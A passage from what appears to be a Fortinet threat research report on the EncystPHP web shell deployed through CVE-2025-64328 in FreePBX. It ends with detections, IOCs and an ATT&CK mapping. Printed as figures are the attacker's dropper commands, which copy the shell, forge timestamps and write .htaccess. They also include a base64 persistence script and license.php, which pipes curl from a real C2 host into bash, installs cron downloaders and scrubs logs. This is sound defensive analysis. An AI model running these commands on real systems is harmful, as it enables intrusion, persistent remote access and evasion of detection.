mkdir -p /var/www/html/digium_phoness/
mkdir -p /var/www/html/phones/
mkdir -p /var/www/html/fpbxphones/
mkdir -p /var/www/html/freepbxphones/
mkdir -p /var/www/html/freepbx/
cp /var/www/html/admin/views/ajax.php /var/www/html/rest_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/modules/core/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/digium_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/js/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/admin/modules/core/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/admin/assets/js/config.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/admin/assets/config.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/admin/assets/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/phones/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/digium_phoness/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/fpbxphones/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/freepbxphones/ajax.php
cp /var/www/html/rest_phones/ajax.php /var/www/html/freepbx/ajax.php
touch /var/www/html/admin/views/ajax.php -r /var/www/html/admin/views/footer.php
echo 'UmV3cml0ZUVuZ2luZSBPbgojIGVuYWJsZSBzeW1ib2xpYyBsaW5rcwpPcHRpb25zICtGb2xsb3dTeWlMaW5rcwpSZXdyaXRlQ29uZCAle1JFUVVFU1RfRklMRU5BTUV9ICEtZApSZXdyaXRlQ29uZCAle1JFUVVFU1RfRklMRU5BTUV9ICEtZgpSZXdyaXRlQ29uZCAle1JFUVVFU1RfRklMRU5BTUV9ICEtbApSZXdyaXRlUnVsZSBeXHMrIGNvbmZpZy5waHAgW0xd' | base64 -d > /var/www/html/admin/views/.htaccess
```

Figure 22: Web shell deployment

The dropper creates several directories under the path /var/www/html/, including digium_phones/, rest_phones/, digium_phoness/, phones/, fpbxphones/, freepbxphones/, and freepbx/.

It then copies the web shell **EncystPHP** from /var/www/html/admin/views/ajax.php and /var/www/html/rest_phones/ajax.php to the file paths listed in the following table. These paths correspond to commonly accessible web routes, increasing resilience by ensuring that alternative access points remain available if one instance is removed.

/var/www/html/rest_phones/ajax.php
/var/www/html/admin/modules/core/ajax.php
/var/www/html/digium_phones/ajax.php
/var/www/html/admin/assets/js/config.php
/var/www/html/admin/assets/config.php
/var/www/html/admin/assets/ajax.php
/var/www/html/admin/modules/core/ajax.php
/var/www/html/phones/ajax.php
/var/www/html/digium_phoness/ajax.php
/var/www/html/fpbxphones/ajax.php
/var/www/html/freepbxphones/ajax.php
/var/www/html/freepbx/ajax.php

After deploying the web shell, the dropper forges timestamps to match those of legitimate files, reducing the likelihood of detection during routine inspection.

touch /var/www/html/admin/views/ajax.php -r /var/www/html/admin/views/footer.php

Next, the malware decodes a Base64-encoded configuration file and writes it to /var/www/html/admin/views/.htaccess. This configuration enables RewriteCond and RewriteRule directives for URL redirection. The rules first verify that the requested resource is neither a directory, a file, nor a symbolic link. The final rule specifies that requests beginning with one or more whitespace characters are redirected to **config.php**.

```
RewriteEngine On
# enable symbolic links
Options +FollowSymLinks
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-l
RewriteRule ^\s+ config.php [L]
```

Figure 23: Configuration of EncystPHP

Finally, the dropper decodes and writes the Base64-encoded shell script to /var/spool/asterisk/tmp/test.sh and /tmp/test.sh. The script is executed using bash, after which the attack removes the script to eliminate forensic artifacts.

Figure 24: Base64-encoded persistence shell script

Persistence

The persistence mechanism implemented by **EncystPHP** consists of four parts. The first establishes persistence before executing test.sh. In this stage, the dropper **c** installs multiple crontab entries that download the secondary dropper **k.php** every minute, saving it as /var/lib/asterisk/bin/zen2 and /var/lib/asterisk/bin/devnull2.



Figure 25: Initial persistence method in the dropper c

Next, test.sh triggers the second and third persistence stages. It decodes a Base64-encoded file named **license.php** and writes it to /var/www/html/admin/modules/freepbx_ha/. This file subsequently downloads two droppers, **c** and **k.php**, and installs additional crontab entries.

```
echo -n 'PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwokZj0iL3Zhci93d3cvaHRtbC9hZG
1pbi9tb2R1bGVzL2ZyZWVwYnhfaGEvbGljZW5zZS5waHAiOwpzeXN0ZW0oImN1cmwgLWtzI
Gh0dHA6Ly80NS4yMzQuMTc2LjIwMi9uZXcvYyB8IGJhc2giKTsKc3lzdGVtKCJ3Z2V0IGh0
dHA6Ly80NS4yMzQuMTc2LjIwMi9uZXcvYyAtTyAvdG1wL3hwIik7CnN5c3RlbSgiYmFzaCA
vdG1wL3hwIDI+L2Rldi9udWxsOyIpOwpzeXN0ZW0oInJtIC1yZiAvdG1wLyogMj4gL2Rldi
9udWxsIik7CnN5c3RlbSgic2VkIC1pICcvcmVzdGFwcHMvZCcgL3Zhci9sb2cvaHR0cGQvK
iIpOwpzeXN0ZW0oImVjaG8gJyovMSAgKiAqICogKiB3Z2V0IGh0dHA6Ly80NS4yMzQuMTc2
LjIwMi9uZXcvcay5waHAgLU8gL3Zhci9saWIvYXN0ZXJpc2svYmluL2Rldm51bGwyO2Jhc2g
gL3Zhci9saWIvYXN0ZXJpc2svYmluL2Rldm51bGwyJ3xjcm9udGFiIC0iKTsKc3lzdGVtKC
JlY2hvICcqLzEgICogICogICogd2dldCBodHRwOi8vNDUuMjM0LjE3Ni4yMDIvbmV3L2MgL
U8gL3Zhci9saWIvYXN0ZXJpc2svYmluL2Rldm51bGwyMztiYXNoIC92YXIvbGliL2FzdGVy
aXNrL2Jpbi9kZXZudWxsMjMnfGNyb250YWIgLSIpOwpzeXN0ZW0oImVjaG8gJyovMSAgKiA
qICogKiB3Z2V0IGh0dHA6Ly80NS4yMzQuMTc2LjIwMi9uZXcvYyAtTyAvdHJtcC9kZXZudW
xsMjQ7YmFzaCAvdG1wL2Rldm51bGwyNCd8Y3JvbnRhYiAtIik7CmV4aXQoKTs=' | base6
4 -d > /var/www/html/admin/modules/freepbx_ha/license.php;
ls -la
echo 'a' > /usr/local/asterisk/ha_trigger;
cat /etc/passwd
ls -ls /home
```

Figure 26: Persistence shell script “test.sh”

The third stage periodically downloads the dropper **k.php** and saves it as /var/lib/asterisk/bin/devnull every three minutes. It then echoes the rm command three times without executing it, creating the appearance that **EncystPHP** has been removed from the system.

```
echo 'wget http://45.234.176.202/new/k.php -O /var/lib/asterisk/bin/dev
null;crontab -r;{echo "*/3 * * * * chmod +x /var/lib/asterisk/bin/devnu
ll;/var/lib/asterisk/bin/devnull";} | crontab -;';
echo "rm -rf /var/spool/asterisk/tmp/k";
echo "rm -rf /var/www/html/admin/modules/freepbx_ha/license.php";
echo "rm -rf /var/www/html/admin/modules/freepbx_ha/license.php";
echo "rm -rf /var/www/html/admin/modules/freepbx_ha/license.php";
```

Figure 27: Cron tab command in "test.sh"

The fourth persistence stage is executed via license.php. It downloads the dropper k.php as /var/lib/asterisk/bin/devnull2, and the dropper c as /var/lib/asterisk/bin/devnull23 and /trmp/devnull24 at one-minute intervals. In addition to maintaining persistence, this stage disables error reporting, executes EncystPHP, and removes log artifacts to hinder detection.

```
<?php
error_reporting(0);
$f="/var/www/html/admin/modules/freepbx_ha/license.php";
system("curl -ks http://45.234.176.202/new/c | bash");
system("wget http://45.234.176.202/new/c -O /tmp/xp");
system("bash /tmp/xp 2>/dev/null;");
system("rm -rf /tmp/* 2> /dev/null");
system("sed -i '/restapps/d' /var/log/httpd/*");
system("echo '*/1  * * * * wget http://45.234.176.202/new/k.php -O /var
/lib/asterisk/bin/devnull2;bash /var/lib/asterisk/bin/devnull2'|crontab
 -");
system("echo '*/1  * * * * wget http://45.234.176.202/new/c -O /var/lib
/asterisk/bin/devnull23;bash /var/lib/asterisk/bin/devnull23'|crontab -
");
system("echo '*/1  * * * * wget http://45.234.176.202/new/c -O /trmp/de
vnull24;bash /tmp/devnull24'|crontab -");
exit();
```

Figure 28: Persistence PHP file license.php

Conclusion

This incident demonstrates how **CVE-2025-64328** can be exploited to deploy stealthy, persistent web shells, such as **EncystPHP**, in FreePBX environments, underscoring that unpatched PBX systems remain high-value targets. Although the attack techniques are not entirely new, the observed behavior reflects an active and ongoing threat that closely mirrors historical **INJ3CTOR3** campaigns while adapting to current operational contexts.

Because it can blend into legitimate FreePBX and Elastix components, such activity may evade immediate detection, leaving affected systems exposed to well-known risks, including long-term persistence, unauthorized administrative access, and abuse of telephony resources. Organizations should treat any successful exploitation of this vulnerability as a full compromise and prioritize immediate remediation, monitoring, and security hardening to mitigate further impact.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

PHP/EncystPHP.A!tr

BASH/EncystPHP.A!tr

The FortiGuard AntiVirus service engine is integrated into FortiGate, FortiMail, FortiClient, and FortiEDR. Customers running these products with up-to-date signatures are protected against the malware components described in this report.

The FortiGuard Web Filtering Service blocks the C2 server.

FortiGuard Labs provides an IPS signature against attacks exploiting the following vulnerabilities:

CVE-2025-64328: 59448 FreePBX.Administration.GUI.filestore.Command.Injection

Organizations seeking to strengthen foundational security awareness may also consider completing Fortinet Certified Fundamentals (FCF) training in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

The FortiGuard IP Reputation and Anti-Botnet Security Service proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet's global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team for assistance.

IOCs

URLs

hxxp://45[.]234[.]176[.]202/new/c
hxxp://45[.]234[.]176[.]202/new/k.php

Hosts

45[.]234[.]176[.]202
187[.]108[.]1[.]130

Files

71d94479d58c32d5618ca1e2329d8fa62f930e0612eb108ba3298441c6ba0302
7e3a47e3c6b82eb02f6f1e4be6b8de4762194868a8de8fc9103302af7915c574
fc514c45fa8e3a49f003eae4e0c8b6a523409b8341503b529c85ffe396bb74f2
285fac34a5ffdac7cb047d412862e1ca5e091e70c0ac0383b71159fdd0d20bb2
29d74963f99563e711e5db39261df759f76da6893f3ca71a4704b9ee2b26b8c7

MITRE ATT&CK Mapping for EncystPHP Campaign

Tactic	Technique ID	Technique Name	Observed Activity in EncystPHP
Initial Access	T1190	Exploit Public-Facing Application	Exploitation of FreePBX Endpoint Manager via CVE-2025-64328 to execute post-authentication command injection
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell	Execution of Bash commands via injected payloads and downloaded shell scripts

Persistence	T1053.003	Scheduled Task/Job: Cron	Multiple crontab entries installed to repeatedly download and execute droppers
Persistence	T1505.003	Server Software Component: Web Shell	Deployment of EncystPHP masquerading as legitimate FreePBX PHP files (ajax.php, config.php)
Privilege Escalation	T1068	Exploitation for Privilege Escalation	Abuse of FreePBX administrative context to execute commands with elevated privileges
Privilege Escalation	T1136.001	Create Account: Local Account	Creation of a root-level user account (newfpbx) with UID 0
Credential Access	T1003	OS Credential Dumping	Collection of database credentials from /etc/freepbx.conf
Defense Evasion	T1070.004	Indicator Removal on Host: File Deletion	Deletion of logs, cron artifacts, and FreePBX Endpoint Manager module
Defense Evasion	T1222.002	File and Directory Permissions Modification: Linux	Modification of file permissions to 000 to block access and disrupt inspection
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	Web shell written to legitimate FreePBX file paths with forged timestamps
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	Removal of competing web shells and disabling error reporting
Lateral Movement	T1021.004	Remote Services: SSH	Injection of attacker-controlled SSH public key and forced exposure of port 22
Command and Control	T1105	Ingress Tool Transfer	Repeated download of droppers (c, k.php) from attacker-controlled infrastructure
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Use of HTTP for payload delivery and command execution
Impact	T1496	Resource Hijacking	Abuse of PBX resources for unauthorized telephony operations

---

Source: https://www.fortinet.com/blog/threat-research/unveiling-the-weaponized-web-shell-encystphp